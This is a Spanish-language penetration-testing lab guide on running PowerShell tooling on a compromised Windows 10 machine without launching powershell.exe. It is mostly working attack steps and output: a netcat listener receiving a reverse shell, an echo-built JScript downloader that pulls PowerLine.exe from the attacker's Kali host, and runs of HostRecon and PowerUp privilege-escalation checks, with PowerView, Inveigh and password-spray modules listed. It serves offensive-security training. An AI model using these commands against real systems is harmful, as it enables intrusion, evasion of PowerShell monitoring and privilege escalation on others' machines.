



LABORATORIO 3.1 - Powershell without powershell for the win

TEMA: *Initial Compromise*

Objetivos:

- Correr scripts en powershell sin iniciar el proceso powershell .exe

Descripción / Escenario:

Se realizó el compromiso inicial, y enumerando el objetivo nos damos cuenta que no cuenta con powershell instalado. Decidimos subir Powerline, este ha sido previamente compilado con los scripts que deseamos usar, HostRecon y PowerUp

El dispositivo comprometido tiene como sistema operativo Windows 10 Pro (Build 19xx)

Recursos necesarios:

Máquina Virtual atacante: Kali Linux 2019.

Máquina Virtual objetivo: Windows 10 Pro.

Procedimiento:

Paso 1:

Realizar el compromiso inicial del dispositivo Windows 10 Pro
Para ello en el Kali Linux iniciar un listener en el puerto 443

#nc -lvnp 443

```
root@pwnag3: ~/EKO
root@pwnag3:~# cd EK0/
root@pwnag3:~/EK0# nc -lvnp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```

Figura 1. Netcat Listener en el puerto 443

```
root@pwnag3:~# cd EK0/
root@pwnag3:~/EK0# nc -lvnp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.110.1.
Ncat: Connection from 192.168.110.1:50662.
Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\root\Documents>cd
```

Figura 2. Establecimiento de sesión con shell reverso

Paso 2:

Iniciar el servicio HTTP para descarga del script (PowerLine.exe), posterior mente cambiar el nombre a PL.exe



Ubicarse dentro de la carpeta que debe contener el PowerLine.txt
python -m SimpleHTTPServer 80



```
root@pwnag3: ~/EKO x root@pwnag3: /opt/spid... x root@pwnag3: ~/EKO x
root@pwnag3:~/EKO# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Figura 3. Servidor HTTP iniciado en el puerto 80


Desde la sesión CMD subir los archivos al dispositivo comprometido, utilizando los siguientes comandos:

```
echo var WinHttpRequest = new ActiveXObject("WinHttp.WinHttpRequest.5.1"); >> wget.js
echo WinHttpRequest.Open("GET", WScript.Arguments(0), /*async=*/false); >> wget.js
echo WinHttpRequest.Send(); >> wget.js
echo WScript.Echo(WinHttpRequest.ResponseText); >> wget.js
echo BinStream = new ActiveXObject("ADODB.Stream"); >> wget.js
echo BinStream.Type = 1; >> wget.js
echo BinStream.Open(); >> wget.js
echo BinStream.Write(WinHttpRequest.ResponseBody); >> wget.js
echo BinStream.SaveToFile("PL.txt"); >> wget.js
```

```
cscript wget.js http://IPKALI/PowerLine.exe
```

```
move PL.txt PL.exe
```

```
PL.exe
```



```
C:\Users\Public>move out.txt PL.exe
move out.txt PL.exe
1 file(s) moved.

C:\Users\Public>PL.exe
PL.exe

Please provide at least a Script Name...

Typical usage: PowerLine.exe ScriptName "Method MethodArguments"

To see which scripts are available, run as: PowerLine.exe -ShowScripts

C:\Users\Public>
```

Figura 4. Descarga y ejecución PL.exe

Paso 3:

Ejecutar PL.exe -showscripts

```
C:\Users\Public>PL.exe -showscripts
PL.exe -showscripts

powerview
PowerUp
autokerberoast_nomimi_stripped
inveigh_stripped
DomainPasswordSpray
Invoke-WCMDump
jaws-enum
HostRecon
C:\Users\Public>
```

Figura 5. Ejecución PL -showscripts

Vemos que ya se encuentra embebidos los scripts PowerUp.ps1 y HostRecon.ps1

Paso 4:

Ejecutar PL.exe HostRecon "Invoke-HostRecon | Out-File HostRecon.txt"

```
C:\Users\Public>PL.exe HostRecon "Invoke-HostRecon | Out-File Recon.txt"
PL.exe HostRecon "Invoke-HostRecon | Out-File Recon.txt"

Command Invoked: Invoke-HostRecon | Out-File Recon.txt
```

Figura 6. Ejecución script HostRecon.ps1 sin iniciar el proceso Powershell.exe

```
C:\Users\Public>type Recon.txt
type Recon.txt
[*] Hostname
DESKTOP-1UMNCGH

[*] IP Address Info

IPAddress                                Description
-----
{10.125.45.39, fe80::c7c:5d2b:62a1:9598} Intel(R) Dual Band Wireless-AC 7265
{192.168.233.1, fe80::80e2:30b7:ccac:8946} VMware Virtual Ethernet Adapter for VMnet1
```

Figura 7. Ejecución script HostRecon.ps1 sin iniciar el proceso Powershell.exe

Paso 5:

Ejecutar PL.exe PowerUp "Invoke-allchecks | Out-File PU.txt"



```
C:\Users\Public> PL.exe PowerUp "Invoke-allchecks | Out-File PU.txt"
PL.exe PowerUp "Invoke-allchecks | Out-File PU.txt"

Command Invoked: Invoke-allchecks | Out-File PU.txt
```

Figura 7. Ejecución script PowerUp.ps1 sin iniciar el proceso Powershell.exe

Comentarios: